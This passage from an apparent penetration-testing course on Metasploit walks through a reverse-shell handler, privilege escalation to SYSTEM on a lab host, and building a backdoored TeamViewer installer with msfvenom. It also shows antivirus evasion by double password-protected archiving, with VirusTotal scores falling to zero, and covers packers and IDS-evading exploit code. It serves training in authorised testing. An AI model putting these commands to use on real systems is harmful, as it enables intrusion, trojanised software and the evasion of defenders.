
MSF - Setting Up Multi/Handler

```
msfconsole -q

msf6 > use multi/handler
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf6 exploit(multi/handler) > set LHOST 10.10.14.5

LHOST => 10.10.14.5

msf6 exploit(multi/handler) > set LPORT 1337
```

```
LPORT => 1337

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.5:1337
```

Executing the Payload

Now we can trigger the `.aspx` payload on the web service. Doing so will load absolutely nothing visually speaking on the page, but looking back to our `multi/handler` module, we would have received a connection. We should ensure that our `.aspx` file does not contain HTML, so we will only see a blank web page. However, the payload is executed in the background anyway.



MSF - Meterpreter Shell

```
<...SNIP...>
[*] Started reverse TCP handler on 10.10.14.5:1337

[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.5:1337 -> 10.10.10.5:49157) at
2020-08-28 16:33:14 +0000

meterpreter > getuid

Server username: IIS APPPOOL\Web
```

```
meterpreter >

[*] 10.10.10.5 - Meterpreter session 1 closed.  Reason: Died
```

If the Meterpreter session dies too often, we can consider encoding it to avoid errors during runtime. We can pick any viable encoder, and it will ultimately improve our chances of success regardless.

Local Exploit Suggester

As a tip, there is a module called the `Local Exploit Suggester`. We will be using this module for this example, as the Meterpreter shell landed on the `IIS APPPOOL\Web` user, which naturally does not have many permissions. Furthermore, running the `sysinfo` command shows us that the system is of x86 bit architecture, giving us even more reason to trust the Local Exploit Suggester.

MSF - Searching for Local Exploit Suggester

```
msf6 > search local exploit suggester

<...SNIP...>
   2375  post/multi/manage/screenshare
normal     No     Multi Manage the screen of the target meterpreter
session
   2376  post/multi/recon/local_exploit_suggester
normal     No     Multi Recon Local Exploit Suggester
   2377  post/osx/gather/apfs_encrypted_volume_passwd
2018-03-21       normal     Yes    Mac OS X APFS Encrypted Volume Password
Disclosure

<SNIP>

msf6 exploit(multi/handler) > use 2376
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this
module on
   SHOWDESCRIPTION  false            yes       Displays a detailed
description for the available exploits
```

```
msf6 post(multi/recon/local_exploit_suggester) > set session 2

session => 2

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 31 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target
appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is
running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target
appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target
appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The
target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The
target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is
running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The
target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is
running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target
appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target
appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears
to be vulnerable.
[*] Post module execution completed
```

Having these results in front of us, we can easily pick one of them to test out. If the one we chose is not valid after all, move on to the next. Not all checks are 100% accurate, and not all variables are the same. Going down the list, `bypassauc_eventvwr` fails due to the IIS user not being a part of the administrator's group, which is the default and expected. The second option, `ms10_015_kitrap0d`, does the trick.

MSF - Local Privilege Escalation

```
msf6 exploit(multi/handler) > search kitrap0d

Matching Modules
================
   #  Name                                     Disclosure Date  Rank
Check  Description
   -  ----                                     ---------------  ----   ---
--  -----------
   0  exploit/windows/local/ms10_015_kitrap0d  2010-01-19       great  Yes
Windows SYSTEM Escalation via KiTrap0D

msf6 exploit(multi/handler) > use 0
msf6 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     tun0             yes       The listen address (an interface
may be specified)
   LPORT     1338             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)

msf6 exploit(windows/local/ms10_015_kitrap0d) > set LPORT 1338

LPORT => 1338

msf6 exploit(windows/local/ms10_015_kitrap0d) > set SESSION 3

SESSION => 3

msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.5:1338
[*] Launching notepad to host the exploit...
[+] Process 3552 launched.
[*] Reflectively injecting the exploit DLL into 3552...
[*] Injecting exploit into 3552 ...
[*] Exploit injected. Injecting payload into 3552...
[*] Payload injected. Executing exploit...
```

```
[+] Exploit finished, wait for (hopefully privileged) payload execution to
complete.
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 4 opened (10.10.14.5:1338 -> 10.10.10.5:49162) at
2020-08-28 17:15:56 +0000

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM
```

Firewall and IDS/IPS Evasion

To better learn how we can efficiently and quietly attack a target, we first need to understand better how that target is defended. We are introduced to two new terms:

- Endpoint protection
- Perimeter protection

Endpoint Protection

`Endpoint protection` refers to any localized device or service whose sole purpose is to protect a single host on the network. The host can be a personal computer, a corporate workstation, or a server in a network's De-Militarized Zone (`DMZ`).

Endpoint protection usually comes in the form of software packs which include `Antivirus Protection`, `Antimalware Protection` (this includes bloatware, spyware, adware, scareware, ransomware), `Firewall`, and `Anti-DDOS` all in one, under the same software package. We are better familiarized with this form than the latter, as most of us are running endpoint protection software on our PCs at home or the workstations at our workplace. Avast, Nod32, Malwarebytes, and BitDefender are just some current names.

Perimeter Protection

`Perimeter protection` usually comes in physical or virtualized devices on the network perimeter edge. These `edge devices` themselves provide access `inside` of the network from the `outside`, in other terms, from `public` to `private`.

Between these two zones, on some occasions, we will also find a third one, called the De-Militarized Zone (`DMZ`), which was mentioned previously. This is a `lower-security policy` `level` zone than the `inside networks'` one, but with a higher `trust level` than the `outside zone`, which is the vast Internet. This is the virtual space where public-facing servers are housed, which push and pull data for public clients from the Internet but are also managed from the inside and updated with patches, information, and other data to keep the served information up to date and satisfy the customers of the servers.

Security Policies

Security policies are the drive behind every well-maintained security posture of any network. They function the same way as ACL (Access Control Lists) do for anyone familiar with the Cisco CCNA educational material. They are essentially a list of `allow` and `deny` statements that dictate how traffic or files can exist within a network boundary. Multiple lists can act upon multiple network parts, allowing for flexibility within a configuration. These lists can also target different features of the network and hosts, depending on where they reside:

- Network Traffic Policies
- Application Policies
- User Access Control Policies
- File Management Policies
- DDoS Protection Policies
- Others

While not all of these categories above might have the words "Security Policy" attached to them, all of the security mechanisms around them operate on the same basic principle, the `allow` and `deny` entries. The only difference is the object target they refer to and apply to. So the question remains, how do we match events in the network with these rules so that the actions mentioned earlier can be taken?

There are multiple ways to match an event or object with a security policy entry:

Security Policy	**Description**
`Signature-based Detection`	The operation of packets in the network and comparison with pre-built and pre-ordained attack patterns known as signatures. Any 100% match against these signatures will generate alarms.
`Heuristic / Statistical Anomaly Detection`	Behavioral comparison against an established baseline included modus-operandi signatures for known APTs (Advanced Persistent Threats). The baseline will identify the norm for the network and what protocols are commonly used. Any deviation from the maximum threshold will generate alarms.

Security Policy	Description
`Stateful Protocol Analysis Detection`	Recognizing the divergence of protocols stated by event comparison using pre-built profiles of generally accepted definitions of non-malicious activity.
`Live-monitoring and Alerting (SOC-based)`	A team of analysts in a dedicated, in-house, or leased SOC (Security Operations Center) use live-feed software to monitor network activity and intermediate alarming systems for any potential threats, either deciding themselves if the threat should be actioned upon or letting the automated mechanisms take action instead.

Evasion Techniques

Most host-based anti-virus software nowadays relies mainly on `Signature-based Detection` to identify aspects of malicious code present in a software sample. These signatures are placed inside the Antivirus Engine, where they are subsequently used to scan storage space and running processes for any matches. When a piece of unknown software lands on a partition and is matched by the Antivirus software, most Anti-viruses quarantine the malicious program and kill the running process.

How do we circumvent all this heat? We play along with it. The examples shown in the `Encoders` section show that simply encoding payloads using different encoding schemes with multiple iterations is not enough for all AV products. Moreover, merely establishing a channel of communication between the attacker and the victim can raise some alarms with the current capabilities of IDS/IPS products out there.

However, with the MSF6 release, msfconsole can tunnel AES-encrypted communication from any Meterpreter shell back to the attacker host, successfully encrypting the traffic as the payload is sent to the victim host. This mostly takes care of the network-based IDS/IPS. In some rare cases, we might be met with very strict traffic rulesets that flag our connection based on the sender's IP address. The only way to circumvent this is to find the services being let through. An excellent example of this would be the Equifax hack of 2017, where malicious hackers have abused the Apache Struts vulnerability to access a network of critical data servers. DNS exfiltration techniques were used to slowly siphon data out of the network and into the hackers' domain without being noticed for months. To learn more about this attack, visit the links below:

- US Government Post-Mortem Report on the Equifax Hack
- Protecting from DNS Exfiltration
- Stoping Data Exfil and Malware Spread through DNS

Returning to msfconsole, its capability to now sustain AES-encrypted tunnels, together with Meterpreter's feature of running in memory, raises our capability by a margin. However, we still have the issue of what happens to a payload once it reaches its destination, before it is run and placed into memory. This file could be fingerprinted for its signature, matched against the database, and blocked, together with our chances of accessing the target. We can also be sure that AV software developers are looking at msfconsole modules and capabilities to add the resulting code and files to their signature database, resulting in most if not all of the default payloads being immediately shut down by AV software nowadays.

We are in luck because `msfvenom` offers the option of using executable templates. This allows us to use some pre-set templates for executable files, inject our payload into them (no pun intended), and use `any` executable as a platform from which we can launch our attack. We can embed the shellcode into any installer, package, or program that we have at hand, hiding the payload shellcode deep within the legitimate code of the actual product. This greatly obfuscates our malicious code and, more importantly, lowers our detection chances. There are many valid combinations between actual, legitimate executable files, our different encoding schemes (and their iterations), and our different payload shellcode variants. This generates what is called a backdoored executable.

Take a look at the snippet below to understand how msfvenom can embed payloads into any executable file:

```
msfvenom windows/x86/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -
k -x ~/Downloads/TeamViewer_Setup.exe -e x86/shikata_ga_nai -a x86 --
platform windows -o ~/Desktop/TeamViewer_Setup.exe -i 5

Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 27 (iteration=0)
x86/shikata_ga_nai succeeded with size 54 (iteration=1)
x86/shikata_ga_nai succeeded with size 81 (iteration=2)
x86/shikata_ga_nai succeeded with size 108 (iteration=3)
x86/shikata_ga_nai succeeded with size 135 (iteration=4)
x86/shikata_ga_nai chosen with final size 135
Payload size: 135 bytes
Saved as: /home/user/Desktop/TeamViewer_Setup.exe
```

```
ls

Pictures-of-cats.tar.gz  TeamViewer_Setup.exe  Cake_recipes
```

For the most part, when a target launches a backdoored executable, nothing will appear to happen, which can raise suspicions in some cases. To improve our chances, we need to trigger the continuation of the normal execution of the launched application while pulling the payload in a separate thread from the main application. We do so with the `-k` flag as it appears above. However, even with the `-k` flag running, the target will only notice the running backdoor if they launch the backdoored executable template from a CLI environment. If they do so, a separate window will pop up with the payload, which will not close until we finish running the payload session interaction on the target.

Archives

Archiving a piece of information such as a file, folder, script, executable, picture, or document and placing a password on the archive bypasses a lot of common anti-virus signatures today. However, the downside of this process is that they will be raised as notifications in the AV alarm dashboard as being unable to be scanned due to being locked with a password. An administrator can choose to manually inspect these archives to determine if they are malicious or not.

Generating Payload

```
msfvenom windows/x86/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -
k -e x86/shikata_ga_nai -a x86 --platform windows -o ~/test.js -i 5

Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 27 (iteration=0)
x86/shikata_ga_nai succeeded with size 54 (iteration=1)
x86/shikata_ga_nai succeeded with size 81 (iteration=2)
x86/shikata_ga_nai succeeded with size 108 (iteration=3)
x86/shikata_ga_nai succeeded with size 135 (iteration=4)
x86/shikata_ga_nai chosen with final size 135
Payload size: 135 bytes
Saved as: /home/user/test.js
```

```
cat test.js

�+n"����t$�G4ɱ1zz��j�V6����ic��o�Bs>��Z*������9vt��%��1�
<...SNIP...>
�Qa*���□��RW�%Š.\�=;.l�T���XF���T��
```

If we check against VirusTotal to get a detection baseline from the payload we generated, the results will be the following.

VirusTotal

```
msf-virustotal -k <API key> -f test.js

[*] WARNING: When you upload or otherwise submit content, you give
VirusTotal
[*] (and those we work with) a worldwide, royalty free, irrevocable and
transferable
[*] licence to use, edit, host, store, reproduce, modify, create
derivative works,
[*] communicate, publish, publicly perform, publicly display and
distribute such
[*] content. To read the complete Terms of Service for VirusTotal, please
go to the
[*] following link:
[*] https://www.virustotal.com/en/about/terms-of-service/
[*]
[*] If you prefer your own API key, you may obtain one at VirusTotal.

[*] Enter 'Y' to acknowledge: Y

[*] Using API key: <API key>
[*] Please wait while I upload test.js...
[*] VirusTotal: Scan request successfully queued, come back later for the
report
[*] Sample MD5 hash    : 35e7687f0793dc3e048d557feeaf615a
[*] Sample SHA1 hash   : f2f1c4051d8e71df0741b40e4d91622c4fd27309
[*] Sample SHA256 hash :
08799c1b83de42ed43d86247ebb21cca95b100f6a45644e99b339422b7b44105
[*] Analysis link: https://www.virustotal.com/gui/file/<SNIP>/detection/f-
<SNIP>-1652167047
[*] Requesting the report...
[*] Received code 0. Waiting for another 60 seconds...
[*] Analysis Report: test.js (11 / 59): <...SNIP...>
==========================================================================
==========================

 Antivirus            Detected  Version              Result
Update
 ---------            --------  -------              ------
------
 ALYac                true      1.1.3.1
Exploit.Metacoder.Shikata.Gen     20220510
 AVG                  true      21.1.5827.0          Win32:ShikataGaNai-
A [Trj]        20220510
 Acronis              false     1.2.0.108
```

```
20220426
 Ad-Aware               true      3.0.21.193
Exploit.Metacoder.Shikata.Gen      20220510
 AhnLab-V3              false     3.21.3.10230
20220510
 Antiy-AVL              false     3.0
20220510
 Arcabit                false     1.0.0.889
20220510
 Avast                  true      21.1.5827.0           Win32:ShikataGaNai-
A [Trj]         20220510
 Avira                  false     8.3.3.14
20220510
 Baidu                  false     1.0.0.2
20190318
 BitDefender            true      7.2
Exploit.Metacoder.Shikata.Gen      20220510
 BitDefenderTheta       false     7.2.37796.0
20220428
 Bkav                   false     1.3.0.9899
20220509
 CAT-QuickHeal          false     14.00
20220510
 CMC                    false     2.10.2019.1
20211026
 ClamAV                 true      0.105.0.0
Win.Trojan.MSShellcode-6360729-0   20220509
 Comodo                 false     34607
20220510
 Cynet                  false     4.0.0.27
20220510
 Cyren                  false     6.5.1.2
20220510
 DrWeb                  false     7.0.56.4040
20220510
 ESET-NOD32             false     25243
20220510
 Emsisoft               true      2021.5.0.7597
Exploit.Metacoder.Shikata.Gen (B)  20220510
 F-Secure               false     18.10.978.51
20220510
 FireEye                true      35.24.1.0
Exploit.Metacoder.Shikata.Gen      20220510
 Fortinet               false     6.2.142.0
20220510
 GData                  true      A:25.33002B:27.27300
Exploit.Metacoder.Shikata.Gen      20220510
 Gridinsoft             false     1.0.77.174
20220510
 Ikarus                 false     6.0.24.0
```

```
20220509
 Jiangmin               false     16.0.100
20220509
 K7AntiVirus            false     12.12.42275
20220510
 K7GW                   false     12.12.42275
20220510
 Kaspersky              false     21.0.1.45
20220510
 Kingsoft               false     2017.9.26.565
20220510
 Lionic                 false     7.5
20220510
 MAX                    true      2019.9.16.1           malware (ai
score=89)               20220510
 Malwarebytes           false     4.2.2.27
20220510
 MaxSecure              false     1.0.0.1
20220510
 McAfee                 false     6.0.6.653
20220510
 McAfee-GW-Edition      false     v2019.1.2+3728
20220510
 MicroWorld-eScan       true      14.0.409.0
Exploit.Metacoder.Shikata.Gen      20220510
 Microsoft              false     1.1.19200.5
20220510
 NANO-Antivirus         false     1.0.146.25588
20220510
 Panda                  false     4.6.4.2
20220509
 Rising                 false     25.0.0.27
20220510
 SUPERAntiSpyware       false     5.6.0.1032
20220507
 Sangfor                false     2.14.0.0
20220507
 Sophos                 false     1.4.1.0
20220510
 Symantec               false     1.17.0.0
20220510
 TACHYON                false     2022-05-10.02
20220510
 Tencent                false     1.0.0.1
20220510
 TrendMicro             false     11.0.0.1006
20220510
 TrendMicro-HouseCall   false     10.0.0.1040
20220510
 VBA32                  false     5.0.0
```

```
20220506
 ViRobot                false     2014.3.20.0
20220510
 VirIT                  false     9.5.191
20220509
 Yandex                 false     5.5.2.24
20220428
 Zillya                 false     2.0.0.4627
20220509
 ZoneAlarm              false     1.0
20220510
 Zoner                  false     2.2.2.0
20220509
```

Now, try archiving it two times, passwording both archives upon creation, and removing the `.rar` / `.zip` / `.7z` extension from their names. For this purpose, we can install the RAR utility from RARLabs, which works precisely like WinRAR on Windows.

Archiving the Payload

```
wget https://www.rarlab.com/rar/rarlinux-x64-612.tar.gz
tar -xzvf rarlinux-x64-612.tar.gz && cd rar
rar a ~/test.rar -p ~/test.js

Enter password (will not be echoed): ******
Reenter password: ******

RAR 5.50   Copyright (c) 1993-2017 Alexander Roshal   11 Aug 2017
Trial version             Type 'rar -?' for help
Evaluation copy. Please register.

Creating archive test.rar
Adding    test.js                                                     OK
Done
```

```
ls

test.js   test.rar
```

Removing the .RAR Extension

```
mv test.rar test
ls
```

```
test   test.js
```

Archiving the Payload Again

```
rar a test2.rar -p test

Enter password (will not be echoed): ******
Reenter password: ******

RAR 5.50   Copyright (c) 1993-2017 Alexander Roshal   11 Aug 2017
Trial version             Type 'rar -?' for help
Evaluation copy. Please register.

Creating archive test2.rar
Adding    test                                                        OK
Done
```

Removing the .RAR Extension

```
mv test2.rar test2
ls

test   test2   test.js
```

The test2 file is the final .rar archive with the extension (.rar) deleted from the name. After that, we can proceed to upload it on VirusTotal for another check.

VirusTotal

```
msf-virustotal -k <API key> -f test2

[*] Using API key: <API key>
[*] Please wait while I upload test2...
[*] VirusTotal: Scan request successfully queued, come back later for the
report
[*] Sample MD5 hash    : 2f25eeeea28f737917e59177be61be6d
[*] Sample SHA1 hash   : c31d7f02cfadd87c430c2eadf77f287db4701429
[*] Sample SHA256 hash :
76ec64197aa2ac203a5faa303db94f530802462e37b6e1128377315a93d1c2ad
[*] Analysis link: https://www.virustotal.com/gui/file/<SNIP>/detection/f-
<SNIP>-1652167804
[*] Requesting the report...
[*] Received code 0. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Analysis Report: test2 (0 / 49):
76ec64197aa2ac203a5faa303db94f530802462e37b6e1128377315a93d1c2ad
==========================================================================
=======================

 Antivirus             Detected  Version         Result  Update
 ---------             --------  -------         ------  ------
 ALYac                 false     1.1.3.1                 20220510
 Acronis               false     1.2.0.108               20220426
 Ad-Aware              false     3.0.21.193              20220510
 AhnLab-V3             false     3.21.3.10230            20220510
 Antiy-AVL             false     3.0                     20220510
 Arcabit               false     1.0.0.889               20220510
 Avira                 false     8.3.3.14                20220510
 BitDefender           false     7.2                     20220510
 BitDefenderTheta      false     7.2.37796.0             20220428
 Bkav                  false     1.3.0.9899              20220509
 CAT-QuickHeal         false     14.00                   20220510
 CMC                   false     2.10.2019.1             20211026
 ClamAV                false     0.105.0.0               20220509
 Comodo                false     34606                   20220509
 Cynet                 false     4.0.0.27                20220510
 Cyren                 false     6.5.1.2                 20220510
 DrWeb                 false     7.0.56.4040             20220510
 ESET-NOD32            false     25243                   20220510
 Emsisoft              false     2021.5.0.7597           20220510
 F-Secure              false     18.10.978.51            20220510
 FireEye               false     35.24.1.0               20220510
 Fortinet              false     6.2.142.0               20220510
 Gridinsoft            false     1.0.77.174              20220510
 Jiangmin              false     16.0.100                20220509
 K7AntiVirus           false     12.12.42275             20220510
 K7GW                  false     12.12.42275             20220510
 Kingsoft              false     2017.9.26.565           20220510
 Lionic                false     7.5                     20220510
 MAX                   false     2019.9.16.1             20220510
 Malwarebytes          false     4.2.2.27                20220510
 MaxSecure             false     1.0.0.1                 20220510
 McAfee-GW-Edition     false     v2019.1.2+3728          20220510
 MicroWorld-eScan      false     14.0.409.0              20220510
 NANO-Antivirus        false     1.0.146.25588           20220510
 Panda                 false     4.6.4.2                 20220509
 Rising                false     25.0.0.27               20220510
 SUPERAntiSpyware      false     5.6.0.1032              20220507
```

```
Sangfor                false     2.14.0.0                20220507
Symantec               false     1.17.0.0                20220510
TACHYON                false     2022-05-10.02           20220510
Tencent                false     1.0.0.1                 20220510
TrendMicro-HouseCall   false     10.0.0.1040             20220510
VBA32                  false     5.0.0                   20220506
ViRobot                false     2014.3.20.0             20220510
VirIT                  false     9.5.191                 20220509
Yandex                 false     5.5.2.24                20220428
Zillya                 false     2.0.0.4627              20220509
ZoneAlarm              false     1.0                     20220510
Zoner                  false     2.2.2.0                 20220509
```

As we can see from the above, this is an excellent way to transfer data both `to` and `from` the target host.

Packers

The term `Packer` refers to the result of an `executable compression` process where the payload is packed together with an executable program and with the decompression code in one single file. When run, the decompression code returns the backdoored executable to its original state, allowing for yet another layer of protection against file scanning mechanisms on target hosts. This process takes place transparently for the compressed executable to be run the same way as the original executable while retaining all of the original functionality. In addition, msfvenom provides the ability to compress and change the file structure of a backdoored executable and encrypt the underlying process structure.

A list of popular packer software:

UPX packer	The Enigma Protector	MPRESS
Alternate EXE Packer	ExeStealth	Morphine
MEW	Themida	

If we want to learn more about packers, please check out the PolyPack project.

Exploit Coding

When coding our exploit or porting a pre-existing one over to the Framework, it is good to ensure that the exploit code is not easily identifiable by security measures implemented on the target system.

For example, a typical `Buffer Overflow` exploit might be easily distinguished from regular traffic traveling over the network due to its hexadecimal buffer patterns. IDS / IPS placements can check the traffic towards the target machine and notice specific overused patterns for exploiting code.

When assembling our exploit code, randomization can help add some variation to those patterns, which will break the IPS / IDS database signatures for well-known exploit buffers. This can be done by inputting an `Offset` switch inside the code for the msfconsole module:

```
'Targets' =>
[
        [ 'Windows 2000 SP4 English', { 'Ret' => 0x77e14c29, 'Offset' =>
5093 } ],
],
```

Besides the BoF code, one should always avoid using obvious NOP sleds where the shellcode should land after the overflow is completed. Please note that the BoF code's purpose is to crash the service running on the target machine, while the NOP sled is the allocated memory where our shellcode (the payload) is inserted. IPS/IDS entities regularly check both of these, so it is good to test our custom exploit code against a sandbox environment before deploying it on the client network. Of course, we might only have one chance to do this correctly during an assessment.

For more information about exploit coding, we recommend checking out the Metasploit - The Penetration Tester's Guide book from No Starch Press. They delve into quite some detail about creating our exploits for the Framework.

Recompiling Meterpreter from Source Code

Intrusion Prevention Systems and Antivirus Engines are the most common defender tools that can shoot down an initial foothold on the target. These mainly function on signatures of the whole malicious file or the stub stage.

A Note on Evasion

This section covers evasion at a high level. Be on the lookout for later modules that will dig deeper into the theory and practical knowledge needed to perform evasion more effectively. It is worth trying some of these techniques out on older HTB machines or installing a VM with older versions of Windows Defender or free AV engines, and practicing evasion skills. This is a vast topic that cannot be covered adequately in a single section.

Metasploit-Framework Updates - August 2020

Updating to MSF6 will render all previous payload sessions unusable if they were established using MSF5. Moreover, payloads generated using MSF5 will not work with MSF6 communication mechanisms. We have summarized the changes and additions that the August 2020 MSFconsole updates brought below.

Generation Features

- End to end encryption across Meterpreter sessions for all five implementations (Windows, Python, Java, Mettle, and PHP)
- SMBv3 client support to further enable modern exploitation workflows
- New polymorphic payload generation routine for Windows shellcode that improves evasive capabilities against common antivirus and intrusion detection system (IDS) products

---

Expanded Encryption

- Increased complexity for creation of signature-based detections for certain network operations and Metasploit’s main payload binaries
- All Meterpreter payloads will use AES encryption during communication between the attacker and the target system
- SMBv3 encryption integration will increase complexity for signature-based detections used to identify key operations performed over SMB

Cleaner Payload Artifacts

- DLLs used by the Windows Meterpreter now resolve necessary functions by ordinal instead of name
- The standard export ReflectiveLoader used by reflectively loadable DLLs is no longer present in the payload binaries as text data

- Commands that Meterpreter exposes to the Framework are now encoded as integers instead of strings

---

Plugins

The old Mimikatz Meterpreter extension was removed in favor of its successor, Kiwi. Therefore, attempts to load Mimikatz will load Kiwi for the foreseeable future.

Payloads

Replaced the shellcode static generation routine with a randomization routine that adds polymorphic properties to this critical stub by shuffling instructions around each time. To read more about these changes and see the full changelog, please follow this link.

Closing Thoughts

As we have seen in this module, Metasploit is a powerful framework. Though often misused and mislabeled, it can be an important part of our penetration testing arsenal when used correctly. It is highly extensible great for tracking data during an assessment, and excellent for post-exploitation and facilitating pivoting. It is worth experimenting with all of the features Metasploit has to offer; you may find a way that it fits nicely into your workflow. If you prefer to avoid it, that's fine too! There are plenty of tools out there, and we should work with what we are most comfortable with. To get more practice with this tool, check out the HTB boxes tagged at the end of this module, or attempt any box or Academy module target using Metasploit. You can also practice with it (especially its power for pivoting) in the Dante Pro Lab.